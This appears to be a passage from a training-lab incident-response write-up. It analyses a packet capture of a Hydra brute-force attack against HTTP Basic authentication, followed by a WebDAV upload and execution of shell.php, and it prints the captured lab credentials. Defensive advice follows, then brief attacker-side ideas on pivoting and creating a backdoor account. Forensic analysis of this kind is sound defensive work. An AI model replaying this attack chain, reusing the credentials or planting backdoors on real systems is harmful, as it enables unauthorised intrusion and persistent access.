User-Agent: Mozilla/4.0 (Hydra)\r\n
\r\n
[Full request URI: http://172.16.84.205/company_folders/secret_folder]
[HTTP request 1/1]
```

0000	00 0c 29 1c 28 dc 00 0c 29 07 34 cf 08 00 45 00	..).( ... )·4...E·
0010	00 d7 a8 79 40 00 40 06 8f e4 ac 10 54 d5 ac 10	...y@·@· ....T...
0020	54 cd 9f 7a 00 50 51 7c 69 8a e1 39 bf 9a 80 18	T...z·PQ  i...9....
0030	00 e5 69 1f 00 00 01 01 08 0a 3d 67 99 97 e2 be	..i..... =g....
0040	a0 1b 47 45 54 20 2f 63 6f 6d 70 61 6e 79 5f 66	..GET /c ompany_f
0050	6f 6c 64 65 72 73 2f 73 65 63 72 65 74 5f 66 6f	olders/s ecret_fo
0060	6c 64 65 72 20 48 54 54 50 2f 31 2e 31 0d 0a 48	lder HTT P/1.1...H
0070	6f 73 74 3a 20 31 37 32 2e 31 36 2e 38 34 2e 32	ost: 172 .16.84.2
0080	30 35 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20	05...Conn ection:
0090	63 6c 6f 73 65 0d 0a 41 75 74 68 6f 72 69 7a 61	close...A uthoriza
00a0	74 69 6f 6e 3a 20 42 61 73 69 63 20 59 58 4e 6f	tion: Ba sic YXNo
00b0	64 47 39 75 4f 6a 45 79 4d 7a 51 31 4e 67 3d 3d	dG9uOjEy MzQ1Ng==
00c0	0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f	..User-A gent: Mo
00d0	7a 69 6c 6c 61 2f 34 2e 30 20 28 48 79 64 72 61	zilla/4. 0 (Hydra
00e0	29 0d 0a 0d 0a	)....

HTTP User-Agent header (http.user\_agent), 33 bytes

Packets: 61011 · Displayed: 10143 (16.6%)

# Incident Response – Blue Team Activity

- Packet no 60789 shows the details when the right password was found

```
60789 2019-05-06 12:36:05.077912 172.16.84.213 172.16.84.205 HTTP 229 GET /company_folders/secret_folder HTTP/1.1
60795 2019-05-06 12:36:05.095686 172.16.84.213 172.16.84.205 HTTP 229 GET /company_folders/secret_folder HTTP/1.1
60803 2019-05-06 12:36:05.124449 172.16.84.213 172.16.84.205 HTTP 233 GET /company_folders/secret_folder HTTP/1.1
60809 2019-05-06 12:36:05.142889 172.16.84.213 172.16.84.205 HTTP 233 GET /company_folders/secret_folder HTTP/1.1

> Frame 60789: 229 bytes on wire (1832 bits), 229 bytes captured (1832 bits)
> Ethernet II, Src: Vmware_07:34:cf (00:0c:29:07:34:cf), Dst: Vmware_1c:28:dc (00:0c:29:1c:28:dc)
> Internet Protocol Version 4, Src: 172.16.84.213 (172.16.84.213), Dst: 172.16.84.205 (172.16.84.205)
> Transmission Control Protocol, Src Port: 32858 (32858), Dst Port: http (80), Seq: 1, Ack: 1, Len: 163
> Hypertext Transfer Protocol
  > GET /company_folders/secret_folder HTTP/1.1\r\n
    Host: 172.16.84.205\r\n
    Connection: close\r\n
  > Authorization: Basic YXNodG9uOmxlb3BvbGRv\r\n
    Credentials: ashton:leopoldo
  User-Agent: Mozilla/4.0 (Hydra)\r\n
```

- The Shell was placed in packet no 60982

No.	Time	Source	Destination	Protocol	Length	Info
60981	2019-05-06 12:38:57.548343	172.16.84.213	172.16.84.205	TCP	311	32904 → http(80) [PSH, ACK] Seq=1371 Ac
60982	2019-05-06 12:38:57.549942	172.16.84.213	172.16.84.205	HTTP	1180	PUT /webdav/shell.php HTTP/1.1
60983	2019-05-06 12:38:57.552601	172.16.84.213	172.16.84.205	TCP	368	32904 → http(80) [PSH, ACK] Seq=2730 Ac

# Incident Response – Blue Team Activity

- The shell was executed in packet no 61010

```
61010 2019-05-06 12:40:46.425729 172.16.84.213 172.16.84.205 HTTP 481 GET /webdav/shell.php HTTP/1.1
61011 2019-05-06 12:40:56.489552 172.16.84.213 172.16.84.205 TCP 66 [TCP Keep-Alive] 32912 → http(80) [ACK] Seq=782 Ack=741
```



# Defending against Exploits

One way to prevent against privilege escalation is to remove 'sudo' access from all users except for root. As shown below, both flags were visible when using sudo, however, when sudo was not used, access was denied.

Re-defined user accounts and groups ensure they have clear roles, applying the minimum necessary privileges and file access to each role.

```
ryan@server1:/$ sudo find ./ -name "*flag*"
./proc/sys/kernel/acpi_video_flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./proc/sys/kernel/sched_domain/cpu1/domain0/flags
./proc/kpageflags
./home/data/snort_src/daq-2.0.6/m4/ax_cflags_gcc_option.m4
./home/data/snort_src/snort-2.9.13/src/detection-plugins/sp_tcp_flag_check.c
./home/data/snort_src/snort-2.9.13/src/detection-plugins/sp_tcp_flag_check.h
./home/data/snort_src/snort-2.9.13/src/detection-plugins/sp_tcp_flag_check.o
./home/data/snort_src/snort-2.9.13/cflags.out
./home/data/snort_src/snort-2.9.13/cppflags.out
./home/data/daq-2.0.6/m4/ax_cflags_gcc_option.m4
./flag.txt
./root/flag.txt
```

```
ryan@server1:/$ find ./ -name "*flag*"
./flag.txt
find: './root': Permission denied
find: './.w3m': Permission denied
```

# Defending against Exploits

## Other methods that can help prevent these types of attacks are:

- Strengthen Password Policies to include Multi Factor Authentication before granting access.
- Close unused ports and limit file access – In this exercise, ports 22 and 80 were open. Network ports should be blocked by default and only allowed if they are really needed for legitimate applications.
- Keep systems and applications patched and updated - Many privilege escalation attacks leverage software vulnerabilities to gain initial access. Use vulnerability scanners to identify known vulnerabilities in applications, and rigorously apply security patches to remediate them.
- Having an IDS or SIEM tool to detect and alert brute force/other known attacks.

## From an attackers perspective, to maintain access to the server after detection we could use the following options:

- We can use pivoting technique, if there are multiple computers on the network.
- We can create a backdoor by creating a username and password to access the server at a later time.

Questions?

